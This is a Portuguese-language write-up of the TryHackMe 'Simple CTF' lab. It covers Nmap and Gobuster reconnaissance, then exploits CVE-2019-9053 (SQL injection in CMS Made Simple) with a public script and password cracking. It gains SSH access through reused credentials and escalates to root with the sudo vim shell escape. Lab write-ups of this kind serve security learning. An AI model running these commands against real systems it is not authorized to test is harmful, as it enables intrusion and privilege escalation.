Simple CTF

Plataforma: TryHackMe

Dificuldade: Fácil

Autor: Matheus Cruz

Data de Resolução: 10 de abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **4**

4 Escalada de Privilégios **5**

5 Conclusão **6**

6 Referências **7**

1 Visão Geral

A sala "Simple CTF"do TryHackMe é um ambiente focado em fundamentos práticos de invasão e enumeração básica. A cadeia de exploração começa pela identificação de um CMS web desatualizado, seguido da exploração de uma vulnerabilidade clássica de Injeção de SQL (SQLi). Após a extração e quebra de senhas (cracking), apliquei a técnica de reuso de credenciais para obter acesso inicial ao servidor operacional. Por fim, a escalada de privilégios foi concluída com o abuso de uma má configuração na listagem do *sudoers*.

2 Reconhecimento

Iniciei a primeira etapa de reconhecimento utilizando o Nmap para enumeração de portas, serviços e suas respectivas versões.

```
nmap -sV -sC <TARGET_IP>
```

- **-sC**: usa os scripts padrões do Nmap.
- **-sV**: lista informações sobre as versões dos serviços rodando nas portas abertas.

```
❯ ~ nmap -sV -sC 10.67.178.111
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 13:10 -0300
Nmap scan report for 10.67.178.111
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.219.194
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.51 seconds
```

Figura 1: Resultado da varredura Nmap mostrando as portas abertas.

A varredura revelou os principais serviços em execução na máquina: um servidor web (Apache) hospedando a aplicação na porta 80 e um serviço SSH ativo para administração remota. Acessando a porta 80, identifiquei que o site estava rodando o **CMS Made Simple** (versão inferior ou igual a 2.2.9).

Ao conectar no servidor web, encontrei uma landing page padrão do Apache:

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/ README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`,** and **`a2enconf`, `a2disconf`** . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Ubuntu document root is `/var/www/html`. You can make your own virtual hosts under /var/www. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `ubuntu-bug` tool to report bugs in the Apache2 package with Ubuntu. However, check **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

Figura 2: Página padrão do Apache.

Como a página não revelou nada de interessante, tentei partir para o FTP:





Figura 3: Acesso anônimo via FTP.

Foi possível acessar sem usuário, mas não obtive nada interessante. Com isso, optei por usar o Gobuster para a enumeração de diretórios:



```
→ wordlist gobuster dir -u http://10.67.178.111 -w common.txt -x html,php -t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.178.111
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd.php        (Status: 403) [Size: 301]
.htaccess.php        (Status: 403) [Size: 301]
.htaccess.html       (Status: 403) [Size: 302]
.hta.php             (Status: 403) [Size: 296]
.htpasswd            (Status: 403) [Size: 297]
.hta.html            (Status: 403) [Size: 297]
.htpasswd.html       (Status: 403) [Size: 302]
.htaccess            (Status: 403) [Size: 297]
.hta                 (Status: 403) [Size: 292]
index.html           (Status: 200) [Size: 11321]
index.html           (Status: 200) [Size: 11321]
robots.txt           (Status: 200) [Size: 929]
server-status        (Status: 403) [Size: 301]
simple               (Status: 301) [Size: 315] [--> http://10.67.178.111/simple/]
Progress: 14253 / 14253 (100.00%)
===============================================================
Finished
===============================================================
```

Figura 4: Enumeração de diretórios com Gobuster.

O Gobuster revelou o diretório "/simple", que ao ser acessado continha um site feito usando CMS Made Simple. Ao rolar a página até o fim, foi possível obter a versão do CMS utilizada:




Figura 5: Versão do CMS Made Simple identificada.

3 Exploração

Após uma busca por exploits públicos relacionados à versão do CMS Made Simple, localizei o **CVE-2019-9053**, uma vulnerabilidade crítica de *Unauthenticated SQL Injection* do tipo *Time-Based*.

Utilizei um script Python extraído de [2] para realizar a extração dos dados do banco e o *cracking* simultâneo utilizando a wordlist `rockyou.txt`.

```
python cms.py -u http://<TARGET_IP>/simple --crack -w rockyou.txt
```

O script obteve êxito, extraindo os seguintes dados de credenciais:




Figura 6: Resultado do exploit extraindo e quebrando as credenciais.

Com as credenciais em texto claro em mãos e a dica no txt obtido na Figura 3, tentei utilizar essas credenciais no SSH, obtendo acesso à máquina:




Figura 7: Acesso inicial via SSH.

4 Escalada de Privilégios

Estabelecido na máquina como o usuário `mitch`, iniciei a enumeração local para identificar vetores de escalada para o usuário *root*. A verificação de binários SUID listou executáveis seguros, não revelando vetores óbvios.

O próximo passo foi verificar as permissões concedidas no *sudoers* com o seguinte comando:

```
sudo -l
```

O comando retornou a seguinte configuração:

```
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```




Figura 8: Verificação de privilégios sudo.

Isso indicou que o meu usuário tinha permissão de executar o editor de texto **Vim** com privilégios máximos sem a necessidade de fornecer a senha. Consultando o repositório *GTFOBins* [3], confirmei que o Vim possui uma funcionalidade que permite executar chamadas diretas à *shell* do sistema.

Para abusar dessa falha, executei o seguinte *one-liner*:

```
sudo vim -c ':!/bin/bash'
```

Assim, obtive acesso como root, capturando a flag **root.txt** e finalizando a máquina.

Figura 9: Acesso root estabelecido e flag capturada.

5 Conclusão

O "Simple CTF"me ilustrou os perigos reais presentes em ambientes web. A permanência de softwares legados e vulneráveis (CMS Made Simple) me permitiu a invasão inicial (SQLi). A extração do banco de dados expôs senhas fracas suscetíveis a ataques de dicionário e revelou falhas de política de segurança, como o reuso da senha web no acesso administrativo do SSH. Finalmente, o comprometimento total do servidor foi garantido por um erro na gestão de acessos, mostrando que configurar binários legítimos sem limitações no `sudoers` é um risco crítico de segurança.

6 Referências

Referências

[1] **CVE-2019-9053 Detail**. National Vulnerability Database. Disponível em: https://nvd.nist.gov/vuln/detail/CVE-2019-9053. Acesso em: 10 de abril de 2026.

[2] **CMS Made Simple < 2.2.10 - SQL Injection**. Repositório do GitHub com script. Disponível em: https://github.com/Mahamedm/CVE-2019-9053-Exploit-Python-3. Acesso em: 10 de abril de 2026.

[3] GTFOBins - Exploração Sudo em Vim. Acesso em: 10 de abril de 2026.